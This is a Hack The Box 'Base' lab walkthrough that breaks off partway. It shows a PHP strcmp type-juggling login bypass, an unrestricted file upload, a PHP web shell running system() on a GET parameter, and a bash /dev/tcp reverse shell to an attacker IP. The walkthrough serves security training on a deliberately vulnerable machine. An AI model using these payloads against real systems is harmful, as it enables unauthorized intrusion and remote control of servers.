


BASE



Base

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| DATE | REVISION | AUTHORED BY | REVIEWED / APPROVED BY |
|------------|----------|-------------|------------------------|
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AUTHORS NOTE :

Base

1 Hack the Box

Open Hack the Box and select a machine and spawn

The screenshot displays the Hack the Box (HTB) interface for the 'Base' machine. At the top, the machine name 'Base' is shown with a 'VERY EASY' difficulty rating. A 'VIP' badge and a progress indicator '0 of 12 tasks completed' are also visible. Below this, a grid of tags categorizes the machine, including 'Vulnerability Assessment', 'Custom Applications', 'Source Code Analysis', 'Authentication', 'Apache', 'PHP', 'Reconnaissance', 'Web Site Structure Discovery', 'SUDO Exploitation', 'Authentication bypass', 'Clear Text Credentials', 'Arbitrary File Upload', 'Information Disclosure', and 'PHP type juggling'. An 'Official Writeup' link is present on the right. The main section is titled 'CONNECT' and provides instructions on how to connect to the target machine. It offers two options: 'Connect using Pwnbox' (recommended) and 'Connect using OpenVPN'. The 'Pwnbox' option is described as a preconfigured, browser-based virtual machine with all hacking tools pre-installed. The 'OpenVPN' option requires using one's own machine for hacking. A 'Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access' offer is also shown. Below the connection options, the 'SPAWN MACHINE' section is visible, featuring a 'SPAWN MACHINE' button. The status 'ONLINE' is indicated by a green dot. The 'TARGET MACHINE IP ADDRESS' is displayed as '10.129.95.184'. A lightbulb icon and text prompt the user to read the walkthrough for a detailed guide on how to pwn the machine.

Base
VERY EASY

VIP 0 of 12 tasks completed

Tags: Vulnerability Assessment, Custom Applications, Source Code Analysis, Authentication, Apache, PHP, Reconnaissance, Web Site Structure Discovery, SUDO Exploitation, Authentication bypass, Clear Text Credentials, Arbitrary File Upload, Information Disclosure, PHP type juggling

Official Writeup

CONNECT

To attack the target machine, you must be on the same network. Connect to the Starting Point VPN using one of the following options.

It may take a minute for HTB to recognize your connection. If you don't see an update after 2-3 minutes, refresh the page.

Connect using Pwnbox → **RECOMMENDED**

A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.

Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

Connect using OpenVPN →

Use your own machine for hacking. Download your VPN configuration and connect from your own environment.

Having Trouble? - Introduction to Lab Access

SPAWN MACHINE

Spawn the target machine and the IP will show here

ONLINE

TARGET MACHINE IP ADDRESS

10.129.95.184

Read the [walkthrough](#) provided, to get a detailed guide on how to pwn this machine.

Base

2 Nmap Scan

```
sudo nmap -sC -sV 10.129.95.184
sudo nmap -sC -sV 10.129.95.184
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 10:30 EDT
Nmap scan report for 10.129.95.184
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Welcome to Base
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```

2.1 Ports

22



80

The scan shows two ports open - Port 80 (HTTP) and Port 22 (SSH).

Start with enumerating port 80 using our web browser

Base

3 Web Page




We can see a very simple webpage with the provided links in the navigation bar. By clicking the Login button, we are presented with the login page:

A screenshot of the Base website login page. The page has a light blue background. At the top, the word "LOGIN" is written in large, bold, dark blue letters. Below it, the text "Use the form below to log into your account." is displayed in a smaller, gray font. There are two input fields: "Your Username" and "Your Password". Below these fields is a blue "Log In" button.



Base

Notice the URL of the login page is `http://10.129.95.184/login/login.php` .



We can see that there is a login directory, where the login.php is stored.

Try accessing that directory by removing login.php from the end of the URL.



The /login folder seems to be configured as listable, and we can see the php files that are responsible for the login task. There's also a .swp file, which is a swap file

click on this file and download it for further analysis.

Move the downloaded file from the downloads folder to Desktop

Base

```
cd desktop
```

Open login.php.swp with the strings command

```
strings login.php.swp
```

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ strings login.php.swp  
b0VIM 8.0  
root  
base  
/var/www/html/login/login.php  
3210  
#"!
```

After checking the code, we can see HTML/PHP code, but it's out of order and a bit jumbled. Still, there's enough there that we can figure out what the code is trying to do. Specifically, the block of PHP code that handles login appears to be upside down.

To make it look normal we can place the output of the strings command inside a new file and read it with the tac utility, which reads files similar to cat but instead does so in a backwards manner.

```
strings login.php.swp >> file.txt  
tac file.txt
```

```
(kali㉿kali)-[~/Desktop]  
$ strings login.php.swp >> file.txt  
  
(kali㉿kali)-[~/Desktop]  
$ tac file.txt  
<script src=" ../assets/js/main.js"></script>  
</body>  
</html>  
<?php  
session_start();
```

Base

Now the output is much better for reading. After analyzing the file, here's the part that is interesting:

```
# < ** SNIP ** >

session_start();
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
}

# < ** SNIP ** >
```

This file checks the username/password combination that the user submits against the variables that are stored in the config file (which is potentially communicating with a database) to see if they match

here's the issue:

```
if (strcmp($username, $_POST['username']) == 0) {
    if (strcmp($password, $_POST['password']) == 0) {
```

The developer is using the strcmp function to check the username and password combination. This function is used for string comparison and returns 0 when the two inputted values are identical, however, it is insecure and the authentication process can potentially be bypassed without having a valid username and password.

This is due to the fact that if strcmp is given an empty array to compare against the stored password, it will return NULL. In PHP the == operator only checks the value of a variable for equality, and the value of NULL is equal to 0. The correct way to write this would be with the === operator which checks both value and type.

These are prominently known as "Type Juggling bugs" and a detailed video explanation on this can be found here.

<https://www.youtube.com/watch?v=idC5SAsKhIE>

Base

In PHP, variables can be easily converted into arrays if we add [] in front of them. For example:

```
$username = "Admin"  
$username[] = "Admin"
```

Adding [] changes the variable \$username to an array, which means that strcmp() will compare the array instead of a string

```
if (strcmp($username, $_POST['username']) == 0) {  
    if (strcmp($password, $_POST['password']) == 0) {
```

In the above code we see that if the comparison succeeds and returns 0 , the login is successful.

If we convert those variables into empty arrays (\$username[] & \$password[]), the comparison will return NULL , and NULL == 0 will return true, causing the login to be successful

In order to exploit this vulnerability, we will need to intercept the login request in BurpSuite.

To do so fire up BurpSuite and configure the browser to use it as a proxy, either with the FoxyProxy plugin or the Browser configuration page. Then send a login request with a random set of credentials and catch the request in Burp.

Go to the repeater tab and change the POST data as follows to bypass the login.

```
username[]=admin&password[]=pass
```

```
12 Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u=0, i  
15  
16 username=admin&password=pass
```



```
12 Cookie: PHPSESSID=i41abr9mfjlji57dd6d9qddl2l  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u=0, i  
15  
16 username[]=admin&password[]=pass
```

Press send


We get a new page update in response.

Base

Right click and select Show response in Browser



Open a new browser tab and paste



Base


4 Foothold

Since the webpage can execute PHP code, we can try uploading a PHP file to check if PHP file uploads are allowed or not, and also check for PHP code execution.


Create a PHP file with the `phpinfo()` function, which outputs the configurational information of the PHP installation

```
echo "<?php phpinfo(); ?>" > test.php
```

After `test.php` has been created, choose the file after clicking the Upload button,



and we will be briefly presented with the following notification, which shows that the file was successfully uploaded



We need to figure out where uploaded files are stored. To do that, we will use Gobuster to do a directory brute force

Base

```
gobuster dir --url http://{ip address}/ --wordlist
/usr/share/wordlists/dirb/big.txt
```

```
(kali㉿kali)-[~]
$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt
```

Let it run

```
(kali㉿kali)-[~]
$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.129.95.184/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode


```
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/_uploaded (Status: 301) [Size: 318] [→ http://10.129.95.184/_uploaded/]
/assets (Status: 301) [Size: 315] [→ http://10.129.95.184/assets/]
/forms (Status: 301) [Size: 314] [→ http://10.129.95.184/forms/]
/login (Status: 301) [Size: 314] [→ http://10.129.95.184/login/]
/server-status (Status: 403) [Size: 278]
Progress: 20469 / 20470 (100.00%)
```

Finished


```
(kali㉿kali)-[~]
$
```

The scan shows that a folder called `_uploaded` exists. We will navigate to it to see if our file is there.


It appears that this folder has also been set as listable and we can see all the files that are uploaded



Base



Upon clicking on `shell.php`, we can see the output of the `phpinfo()` command, thus confirming code execution




now create a PHP web shell which uses the `system()` function and a `cmd` URL parameter to execute system commands


```
cat /usr/share/payloadsallthethings/Upload\ Insecure\ Files\Extension\ PHP/shell.php
```

Place the following code into a file called `shell.php`


```
<?php echo "Shell";system($_GET['cmd']); ?>
```



Base



Return to BurpSuite



You can see the whoami command
Send this to repeater



Now that we know we can execute code on the remote system, let's attempt to get a reverse shell

In the repeater tab, we can alter the request and set the following reverse shell payload as a value for the cmd parameter by replacing whoami with

```
/bin/bash -c 'bash -i >& /dev/tcp/YOUR_ton0_IP_ADDRESS/LISTENING_PORT 0>&1'
```

Base

```
GET /_uploaded/shell.php?cmd=whoami HTTP/1.1
Host: 10.129.95.184
```

```
1 GET /_uploaded/shell.php?cmd=/bin/bash -c
  'bash -i >& /dev/tcp/YOUR_ton0_IP_ADDRESS/LISTENING_PORT 0>&1' HTTP/1.1
2 Host: 10.129.95.184
```

```
1 GET /_uploaded/shell.php?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1
2 Host: 10.129.95.184
```

Highlight the entire string and press ctrl U

```
?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1
```

```
